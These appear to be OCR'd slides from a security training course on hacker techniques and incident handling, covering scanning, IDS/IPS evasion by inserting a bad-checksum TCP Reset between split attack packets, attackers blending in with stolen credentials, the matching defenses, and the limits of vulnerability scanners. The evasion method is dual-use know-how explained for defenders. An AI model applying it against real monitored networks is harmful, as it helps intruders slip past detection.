

Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- **Step 2: Scanning**
- Step 3: Exploitation
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

Scanning

War Dialing

War Driving

Lab 2.2: Wireless LAN Discovery

Network Mapping with Nmap

Port Scanning with Nmap

Lab 2.3: Nmap

Evading IDS/IPS

Vulnerability Scanning with Nessus

Lab 2.4: Nessus Scan Analysis

SMB Sessions

Lab 2.5: SMB Sessions

Let's conduct a hands-on lab that looks at Nmap's features and capabilities.



LAB 2.3

Please work on the lab exercise *Nmap*

This page intentionally left blank.



Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- **<u>Step 2: Scanning</u>**
- Step 3: Exploitation
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

Scanning

War Dialing

War Driving

Lab 2.2: Wireless LAN Discovery

Network Mapping with Nmap

Port Scanning with Nmap

Lab 2.3: Nmap

<u>Evading IDS/IPS</u>

Vulnerability Scanning with Nessus

Lab 2.4: Nessus Scan Analysis

SMB Sessions

Lab 2.5: SMB Sessions

Now we talk about evading Intrusion Detection Systems by using packet fragmentation techniques.



Invalid TCP Checksum Bypass

Evading IDS/IPS

- Many IDS/IPS systems do not validate the TCP checksum
- An attacker can insert a TCP Reset with an invalid checksum to clear the IDS/IPS buffer
- Target systems drop any packet with an invalid TCP checksum

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 117

An outstanding bypass discovered by Judy Novak involves sending a Badsum TCP Reset packet in the middle of an attack. This works because of the difference in the way a target operating system handles TCP checksums and the way many firewall/IDS/IPS systems handle the TCP checksum. According to the checksum RFCs, if a packet is received with an invalid TCP checksum, it is to be dropped. This is because nothing in the packet can be trusted.

However, many IDS/IPS/firewalls do not calculate the TCP checksum because of the processing overhead involved with checking this for every packet. So, if they receive a TCP Reset, they believe the session will be closed. So they flush the buffer relating to that specific stream. If attackers can have their attack signature split across two packets and have a TCP Reset packet with an invalid TCP checksum sent between the two halves of the attack, they stand a good chance that their attack will bypass the IDS/IPS system.



Blending In

Evading IDS/IPS

- Many attackers today abuse services and protocols your environment uses every day
  - SSH, RDP, Citrix, OWA
- The goal is to use a protocol that is normal many times with a valid user ID and password for the target environment
  - This makes detection far more difficult
- Attackers will use an exploit/payload combination on the initial attack, but will switch to stolen user credentials as soon as possible

Many attackers will blend in by operating like any normal user would

One of the goals of an advanced attacker is to "blend in" on the target network. The reason for this is to lower the probability of detection. If they can steal valid credentials after an initial attack, they will quickly switch over to protocols the target environment uses for day-to-day operations.

Once an attacker has valid credentials, detecting a legitimate/hijacked account using SSH, RDP, Citrix, and OWA can be difficult at best.



IDS/IPS Evasion: Defense

Evading IDS/IPS

- Preparation
  - Keep your IDS and IPS up to date
  - Supply IDS and IPS with recommended resources (network performance, processor, RAM, and hard drive)
  - For sensitive systems, use host-based IDS in addition to network-based IDS and IPS
  - Implement User Behavioral Analytics
  - Utilize Host-Based IDS/IPS
- Identification
  - IDS signatures indicate heavy fragmentation or overlapping TCP segments
  - IPS can block odd packets fragments
- Cont, Erad, Rec: N/A

To avoid these problems, make sure that your systems reassemble packet streams before making filtering or intrusion detection decisions. A firewall can do this, imposing its impression of the reassembly before the IDS, IPS, and end system get the packet. Everything after the firewall has the same interpretation of the packet because the reassembly by the firewall forces the segments into a single packet stream. However, the best approach is running a host-based IDS/IPS on internet-facing systems.

There is another side of this as well, the behavioral side. There are a number of products that can detect user logons from odd locations and detect multiple concurrent logons as well. The User Behavioral Analytics product space is designed for detecting this type of behavior.

Also, make sure that you carefully follow your vendor's specifications for the processing power, RAM, network, and other performance characteristics for your IDS sensors and IPS tools. Those analytic capabilities require resources to keep up with the attacker's tricks.

Of course, a minimal set of absolutely required ports should be open in the first place. This minimizes the chance that an attacker will find a sensitive port through scanning with or without fragments.



Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- **Step 2: Scanning**
- Step 3: Exploitation
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

Scanning

War Dialing

War Driving

Lab 2.2: Wireless LAN Discovery

Network Mapping with Nmap

Port Scanning with Nmap

Lab 2.3: Nmap

Evading IDS/IPS

Vulnerability Scanning with Nessus

Lab 2.4: Nessus Scan Analysis

SMB Sessions

Lab 2.5: SMB Sessions

The attacker knows which ports are open. Next, he tries to determine which vulnerabilities are present on the target system.



Vulnerability Scanners

Vuln Scanning

- Vulnerability scanning tools help map a network, scan for open ports, and find various vulnerabilities
- Test against a list of known exploits
  - What about the unknown
  - That's why we want to have security in-depth
  - Multi-layered, sound architecture needed
- Generate pretty reports
  - Information overload
  - What do you do with a 2,000-page report? Where do you start?

Vulnerability scanning tools are extremely useful because they automate security checks across a large number of systems over the network. However, understand their limitations:

- The tools only check for vulnerabilities that they know. They cannot find vulnerabilities that they don't understand.
- The tools tend to be flat: They look for vulnerabilities, but most cannot exploit them and pivot beyond an initial surface target to find other targets and vulnerabilities. A real attacker applies a great deal of intelligence to try to reverse engineer your network. Instead of just looking at outside interfaces, intelligent attackers try to understand what's going on behind them.
- The tools often don't perform detailed correlation among many vulnerabilities to ascertain overall risk. You may have low-risk vulnerability A, low-risk vulnerability B, and low-risk vulnerability C, each of which, by itself, is low risk. However, because you have all three present in a given way in your environment, you may face a high risk. Most vulnerability assessment tools cannot perform that kind of analysis, although a real-world computer attacker may.

